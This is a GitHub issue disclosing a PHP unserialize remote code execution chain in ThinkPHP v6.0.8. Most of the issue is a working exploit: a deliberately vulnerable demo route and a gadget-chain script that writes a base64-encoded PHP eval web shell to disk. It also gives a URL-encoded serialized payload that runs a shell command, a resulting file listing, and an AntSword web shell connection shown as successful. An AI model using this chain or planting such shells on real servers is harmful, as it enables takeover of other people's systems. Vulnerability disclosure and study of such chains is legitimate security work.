

[New issue](#)[Jump to bottom](#)

PHP unserialize vulnerability in v6.0.8 #2561

🔒 Closed Y4tacker opened this issue on Jul 2, 2021 · 0 comments

Y4tacker commented on Jul 2, 2021

PHP unserialize vulnerability in v6.0.8-2

Vulnerability Demo

This chain does not show back on the web page, but can execute system commands, and the public chain is a little different from the Internet

First, simply write a route

```
<?php
namespace app\controller;

use app\BaseController;

class Index extends BaseController
{
    public function index()
    {
        if(isset($_POST['data'])){
            @unserialize($_POST['data']);
        }
    }
}
```

exp

```
<?php
namespace League\Flysystem\Cached\Storage{
    abstract class AbstractCache
    {
        protected $autosave = false;
        protected $complete = [];
        protected $cache = ['`echo PD9waHAgaXZhbCgkX1BPU1RbMV8pOz8+|base64 -d > 2.php`'];
    }
}

namespace think\filesystem{
    use League\Flysystem\Cached\Storage\AbstractCache;
    class CacheStore extends AbstractCache
    {
        protected $store;
        protected $key;
        public function __construct($store,$key,$expire)
        {
            $this->key = $key;
            $this->store = $store;
            $this->expire = $expire;
        }
    }
}

namespace think\cache{
    abstract class Driver{
    }
}


namespace think\cache\driver{
    use think\cache\Driver;
    class File extends Driver
    {
        protected $options = [
            'expire' => 0,
            'cache_subdir' => false,
            'prefix' => false,
            'path' => 'y4tacker',
            'hash_type' => 'md5',
            'serialize' => ['system'],
        ];
    }
}

namespace{
    $b = new think\cache\driver\File();
    $a = new think\filesystem\CacheStore($b,'y4tacker','1111');
    echo urlencode(serialize($a));
}
```

Attempt to write file successful



1.txt
3.php
favicon.ico
index.php
robots.txt
router.php
slmp1e21c6f979723693499b6b505fbccae9dc.php
static



LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI

enable POST enctype application/x-www-form-urlencoded

Body

data=0%3A27%3A%22think%5Cfilesystem%5CCacheStore%22%3A6%3A%7Bs%3A8%3A%2200%2A%00store%22%3B0%3A23%3A%22think%5Ccache%5Cdriver%5CFile%22%3A1%3A%7Bs%3A10%3A%2200%2A%00options%22%3Ba%3A6%3A%7Bs%3A6%3A%22expire%22%3Bi%3A0%3Bs%3A12%3A%22cache_subdir%22%3Bb%3A0%3Bs%3A6%3A%22prefix%22%3Bb%3A0%3Bs%3A4%3A%22path%22%3Bs%3A6%3A%22s1mple%22%3Bs%3A9%3A%22hash_type%22%3Bs%3A3%3A%22md5%22%3Bs%3A9%3A%22serialize%22%3Ba%3A1%3A%7Bi%3A0%3Bs%3A6%3A%22system%22%3B%7D%7D%7Ds%3A6%3A%22%00%2A%00key%22%3Bs%3A6%3A%22s1mple%22%3Bs%3A11%3A%2200%2A%00auto%22%3Bb%3A0%3Bs%3A11%3A%2200%2A%00complete%22%3Ba%3A0%3A%7B%7Ds%3A8%3A%2200%2A%00cache%22%3Ba%3A1%3A%7Bi%3A0%3Bs%3A13%3A%22%60ls++%3E+1.txt%60%22%3B%7Ds%3A6%3A%22expire%22%3Bs%3A4%3A%221111%22%3B%7D

Ant-sword connection successful

添加数据

添加 清空 测试连接

基础配置

URL地址 *

连接密码 *

网站备注

编码设置 UTF8

连接类型 PHP

编码器

☒ default (不推荐)

☐ random (不推荐)

☐ base64

请求信息

其他设置

成功 连接成功!

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

